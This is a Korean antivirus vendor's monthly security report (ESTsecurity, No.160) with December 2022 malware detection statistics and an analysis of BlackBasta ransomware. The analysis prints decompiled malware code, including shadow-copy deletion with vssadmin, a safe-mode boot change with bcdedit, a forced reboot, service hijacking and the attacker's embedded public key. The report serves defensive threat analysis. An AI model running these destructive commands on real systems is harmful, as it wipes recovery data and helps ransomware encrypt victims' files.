
이스트시큐리티
보안동향보고서

No.160
2023/01/27

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



이스트시큐리티 보안동향보고서

CONTENTS

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2022 년 12 월에는 국내 대형 포탈사이트를 대상으로 한 피싱공격, 감염 된 사용자 PC 의 정보를 수집하는 Infostealer 계열의 악성코드 LockBit, Vidar 이 발견되었으며 스모크 스크린, EvilPlane 캠페인을 통한 북 연계 공격활동들이 발견되었습니다.

국내 포탈사이트를 대상으로 하는 피싱 공격은 꾸준하게 발견되었지만, 이번에 발견 된 피싱 사이트는 사용자가 피싱 사이트에 검색 한 내용을 실제 포탈 사이트에서 검색 후 제작자 서버에 저장하여 다시 사용자에게 보여주는 방식을 사용하였기 때문에 사용자는 실제 정상적인 포털사이트에서 검색한 것으로 착각 할 수 있습니다. 검색 결과 이외에도 대부분의 실제 포털 사이트 메인에 표기되어 있는 항목들을 넘겨주는 기능이 포함되어 있기에 기존 피싱 사이트보다 위험성이 매우 높습니다.

지난 11 월에 이어 감염 된 시스템 정보와 개인정보를 탈취하는 Infostealer 악성코드들이 지속적으로 유포되고 있습니다. 12 월은 내년 사업 준비 및 예산 확보를 위해 연말에 견적문의를 진행하는 점을 악용하여 견적문의를 위장한 악성 메일들과 저격권 및 내용증명 같은 법률용어를 사용한 악성메일들이 유포되었습니다. 유포 된 악성메일에는 감염 된 시스템 정보와 웹 브라우저, FTP 프로그램, 가상화폐 프로그램 등에 저장해 놓은 개인정보들을 탈취하는 Lokibot 과 Vidar 악성코드가 많았습니다.

북 연계 공격 또한 연말 행사 참석 대상자를 타겟으로 하거나, 정치외교 전공 대학교수나 싱크탱크 연구원, 대북 분야 협회나 단체에 소속된 인물, 평화통일 유관 업무 공무원 등 분야별 전문가들을 대상으로 공격이 진행되었습니다. 공격 중에서 이름, 메일, 전화번호 등이 기록되어 있는 문서들도 발견되었습니다. 대부분 피싱 메일을 기반으로 문서 다운로드를 유도하는 스모크 스크린 캠페인이 많았습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2022 년 12 월에는 Trojan.Acad.Bursted.AK, Worm.ACAD.Bursted, Worm.ACAD.Kenilfe, Worm.IM-VB.as, JS:Trojan.Cryxos.4304, Gen:Variant.Tedy.1958, Win32.Neshta.A 악성코드가 새롭게 Top15 에 진입하였고, 지난 11 월과 비교하여 새로운 악성코드가 다수 진입하였습니다.

새로 진입한 악성코드들은 오토캐드(AutoCAD) 관련 파일들을 감염 시키는 악성코드로 확인되었으며, 이외 불법 정품인증을 진행해주는 KMS HackTool 관련 악성코드 또한 지속적으로 Top 순위에 꾸준히 탐지 되고 있습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	New	Trojan.Acad.Bursted.AK	Trojan	106,683
2	↑2	Misc.HackTool.AutoKMS	ETC	37,336
3	-	Gen:Variant.TDss.49	ETC	33,948
4	New	Worm.ACAD.Bursted	Worm	30,165
5	↓4	Exploit.CVE-2010-2568.Gen	Exploit	29,122
6	↑2	Application.Generic.3173472	ETC	24,010
7	↑5	Trojan.ShadowBrokers.A	Trojan	21,212
8	New	Worm.ACAD.Kenilfe	Worm	17,549
9	New	Worm.IM-VB.as	Worm	17,382
10	↓1	Misc.HackTool.KMSActivator	ETC	17,243
11	↓5	Backdoor.Generic.792814	Backdoor	16,702
12	New	JS:Trojan.Cryxos.4304	Trojan	14,871
13	↓3	Application.Hacktool.KMSAuto.BQ	ETC	14,674
14	New	Gen:Variant.Tedy.1958	ETC	14,398
15	New	Win32.Neshta.A	Virus	13,845

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2022 년 12 월 01 일 ~ 2022 년 12 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형과 기타(ETC) 유형이 35%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 웜(Worm) 유형이 16%로 높았으며, 나머지 취약점(Exploit), 바이러스(Virus), 백도어(Backdoor) 유형은 각각 7%, 4%, 3%로 확인되었습니다.
2022 년 11 월과 비교하여 전체 감염 건수는 0.2% 감소하였습니다.



카테고리별 악성코드 비율 전월 비교


2022 년 12 월에는 지난 11 월과 비교해서 트로이목마(Trojan), 웜(Worm), 바이러스(Virus) 유형은 각각 16%, 3% 증가하였으며, 기타(ETC) 유형은 17% 감소, 나머지 취약점(Exploit), 에드웨어(Adware), 백도어(Backdoor) 유형들은 2~10% 감소 되었습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

12 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 12 월 1 일부터 12 월 31 일까지 총 15,202 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 12 월 한 달간 총 7,995,061 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 11 월 한 달간 확인되었던 7,763,636 건의 악성코드 경유지/유포지 URL 수에 비해 약 2.9% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.

2

악성코드 분석 보고서

[BlackBasta]
악성코드 분석 보고서

개요

해당 랜섬웨어는 2022 년 4 월부터 활발히 활동하기 시작하였고 Qakbot 에 의해 빠르게 유포되는 중이라고 한다. 이 봇에 감염되는 시스템들은 BlackBasta 랜섬웨어에 감염된다고 알려져 있다. 현재까지는 주로 미국 기업들이 공격 대상이 되고 있으나 미국 내에서 성행하고 있는 만큼 우리나라도 각별한 주의가 필요하다

본 보고서에서는 'BlackBasta' 랜섬웨어에 대해 상세 분석하고자 한다.

악성코드 상세 분석

1) 중복실행 확인

중복 실행을 방지 하기 위해 뮤텍스를 사용한다. 뮤텍스의 이름은 "dasjdhas.0"이고 만약 뮤텍스가 중복되어 있으면 프로세스를 종료한다.

```
dword_487FB8 = OpenMutexW(0x1F0001u, 0, L"dsajdhas.0");
if ( dword_487FB8 )
{
  sub_41A4D0(L"Mutex detected\n");
  s_TerminateProcess(0);
  goto LABEL_22;
}
dword_487FB8 = CreateMutexW(0, 0, L"dsajdhas.0");
```

[그림 1] 중복실행 확인

2) 파일 복원 방해

윈도우에서는 사용자에게 윈도우 백업 서비스인 시스템 복원 기능을 제공한다. 시스템 복원을 통하여 특정 시점의 볼륨 섀도 복사본을 만들면 해당 시점에 저장한 파일이나 폴더 등 윈도우 환경을 그대로 복원할 수 있다. 악성코드 제작자는 이 기능을 통하여 암호화된 파일이 복원되는 것을 방지하기 위해 아래의 명령어로 시스템 복원 기능을 방해한다

```
sub_43BE60("C:\\Windows\\SysNative\\vssadmin.exe delete shadows /all /quiet");
sub_43BE60("C:\\Windows\\System32\\vssadmin.exe delete shadows /all /quiet");
```

[그림 2] 파일 복원 방해

3) 서비스 등록


기존에 존재하는 Fax 서비스를 삭제하고 자기 자신을 새로운 Fax 서비스로 등록한다. 이는 시스템이 재부팅시에도 자동으로 실행하여 파일을 암호화 시킨다.

```
  if ( DeleteService(v15) )
  {
    sub_41A4D0(L"Service deleted\n");
  }
  else
  {
    v24 = GetLastError();
    v25 = sub_402EB0(&unk_4883E8, L"Service cannot be deleted: ");
    v26 = sub_40A0A0(v25, v24);
    sub_404A00(v26);
  }
  if ( !CloseServiceHandle(v15) )
    sub_41A4D0(L"Cannot close handle\n");
}
else
{
  sub_41A4D0(L"Choosen service cant be stopped\n");
}
v27 = &lpBinaryPathName;
if ( a13 >= 8 )
  v27 = lpBinaryPathName;
v28 = &lpDisplayName;
v29 = &lpServiceName;
if ( v37 >= 8 )
  v28 = lpDisplayName;
if ( a7 >= 8 )
  v29 = lpServiceName;
v30 = CreateServiceW(v14, v29, v28, 0xF01FFu, 0x10u, 2u, 1u, v27, 0, 0, 0, 0, 0);
```

[그림 3] 기존 서비스 삭제 코드

```
0012FB80  0040CC93  CALL to CreateServiceW from BlackBas.0040CC8D
0012FB84  001B3BE0  hManager = 001B3BE0
0012FB88  0012FE44  ServiceName = "Fax"
0012FB8C  0012FC10  DisplayName = "Fax"
0012FB90  000F01FF  DesiredAccess = SERVICE_ALL_ACCESS
0012FB94  00000010  ServiceType = SERVICE_WIN32_OWN_PROCESS
0012FB98  00000002  StartType = SERVICE_AUTO_START
0012FB9C  00000001  ErrorControl = SERVICE_ERROR_NORMAL
0012FBA0  001C0510  BinaryPathName = "C:\Users\test\Desktop\BlackBasta.exe"
0012FBA4  00000000  LoadOrderGroup = NULL
0012FBA8  00000000  pTagId = NULL
0012FBAC  00000000  pDependencies = NULL
0012FBB0  00000000  ServiceStartName = NULL
0012FBB4  00000000  Password = NULL
```


[그림 4] Fax 서비스 등록



[그림 5] 새로운 Fax 서비스로 등록된 BlackBasta 랜섬웨어

4) 바탕화면 변경 파일 및 아이콘 파일 생성

%temp% 경로 아래에 dlaksjdoiwq.jpg, fkdjsadasd.ico 파일이 각각 생성되고 암호화가 완료되면 바탕화면과 아이콘이 변경된다. ico 파일은 레지스트리 경로 "HKEY_CLASSES_ROOT\.basta\DefaultIcon"에 등록되어 암호화가 완료되면 모든 파일의 아이콘이 동일하게 변경된다.



[그림 6] 바탕화면 변경 파일 생성

```
sub_4033E0(&lpSubKey, &unk_4861A4, L"\\DefaultIcon");
LOBYTE(v15) = 1;
v6 = &lpSubKey;
if ( v12 >= 8 )
  v6 = lpSubKey;
v7 = RegCreateKeyExW(HKEY_CLASSES_ROOT, v6, 0, 0, 0, 0x103u, 0, &phkResult, &dwDisposition);
if ( v7 )
{
  FormatMessageW(0x1000u, 0, v7, 0, &Buffer, 0x64u, 0);
}
else
{
  v8 = &lpData;
  if ( a6 >= 8 )
    v8 = lpData;
  RegSetValueExW(phkResult, &ValueName, 0, 1u, v8, 2 * a5);
  SHChangeNotify(0x8000000, 0, 0, 0);
  SHChangeNotify(0x8000000, 0x3000u, 0, 0);
```

[그림 7] 레지스트리에 등록된 아이콘 파일 등록 코드

5) 안전모드 부팅 설정 후 재부팅

안전모드로 부팅되도록 [그림 8]과 같이 설정한 후 명령 프롬프트를 실행하여 시스템을 재부팅 한다. 재부팅 된 시스템은 안전모드로 진입 후 Fax 서비스를 자동으로 실행하고 파일 암호화를 시작한다.

```
if ( s_regCreateKey(phkResult, v16, v17, v18, v19, v20, v21) )
{
  WinExec("bcdedit /set safeboot network", 0);
  WinExec("C:\\Windows\\System32\\bcdedit.exe /set safeboot network", 0);
  WinExec("C:\\Windows\\SysNative\\bcdedit.exe /set safeboot network", 0);
  v7 = sub_40EB00(&v22);
  v28 = 3;
  sub_409DA0(v7);
  v28 = -1;
  sub_409120(&v22);
  v26 = &v16;
  sub_4061C0(&unk_486294);
  v28 = -1;
  sub_40EFF0(v16, v17, v18, v19, v20, v21);
  ShellExecuteA(0, "open", "cmd.exe", "/C shutdown -r -f -t 0", 0, 0);
```

[그림 8] 안전모드 부팅 설정

6) 파일 암호화

파일 암호화는 안전모드에서 진행된다. 파일 암호화는 ChaCha20 과 RSA-4096 알고리즘을 사용하여 공격자의 공개키로 암호화한다. 암호화 제외 경로와 파일 목록은 [표 1], [표 2]와 같고 공격자의 공개키는 Base64 로 인코딩 되어 하드코딩 된 상태로 들어있다.

$Recycle.Bin, Windows, boot

[표 1] 암호화 제외 경로


readme.txt, dlaksjdoiwq.jpg, NTUSER.DAT, fkdjsadasd.ico

[표 2] 암호화 제외 파일

```
"zYcbRL1aoef4gbbhOXPvKl4PmKX7rbdGXL/c+FEvwoT3I57jA2NGvXsMDHj/mc5uAZSbhQgc4XXilK8Fz2u+IMBzwJO6rdcL4taRpizeWd75Zvl"
"Am2ZP8tw15iBlFZiNU6ck2wmUWMZUo8UU6pfGiHRl6IFQLmvLCF4g/Q0X+B25WVg4NJvqL0e87atADM60Jj/BCZAYu8jB9tVAv88afX/BM9SjRZ"
"MQjL/sYAYgOrFikOgYFVnQvEMF1bQLeFBpXEDGDPu0S5glQKREhBw1mh/CiZ+9fZ4nstYEiQgJN4m30sPzKj2bcuGWG0XwrCmOZ/vvmvc+GKKFG"
"1jhGm6bBGDY7aO7VMgGhtiB2MguOoRG9Np2OeI7yvu9uM3J3WTpG216ZI4AgRaq9HbNtNNfJzPK+3VWuN0XuxiFz7I7k7SlClBDQae9V91F6KBU"
"aONOGFHgg1BXJgj+dQ+Ao5Balj3G2JR7M7MgS71XUccBuTXo+f7+copCoibaASrSGH3LiFlGmu6UOcBmdhu9bXUl8+q/FGsDYek2lcjKUjX3aZe"
"rOxaIPV6aumAOwNc6Tvib3Fsz+5FfaQ38BwnNfKvdn5EX7U9U1GFPsxZr5qkumQ3DA8TLT3XGkDyeRsEM/EVYfaqCOImfNvqViJxFBfwP3C27cC"
"/gF3vWdWmCSnsSOv0=");
```

[그림 9] Black Basta 랜섬웨어의 공개키

파일 암호화는 전체 파일을 암호화 하지 않고 처음부터 64 bytes 크기만큼 하고 그 다음 128 bytes 는 암호화를 하지 않는다. 그런 다음 다시 64 bytes 만 암호화를 진행한다. 따라서 128 byte 씩 띄어서 암호화를 하고 파일 끝에 512 bytes 만큼 파일 암호화 관련된 정보가 추가로 저장된다. 암호화가 완료되면 "[기존 파일명].[basta]" 확장자를 추가한다.



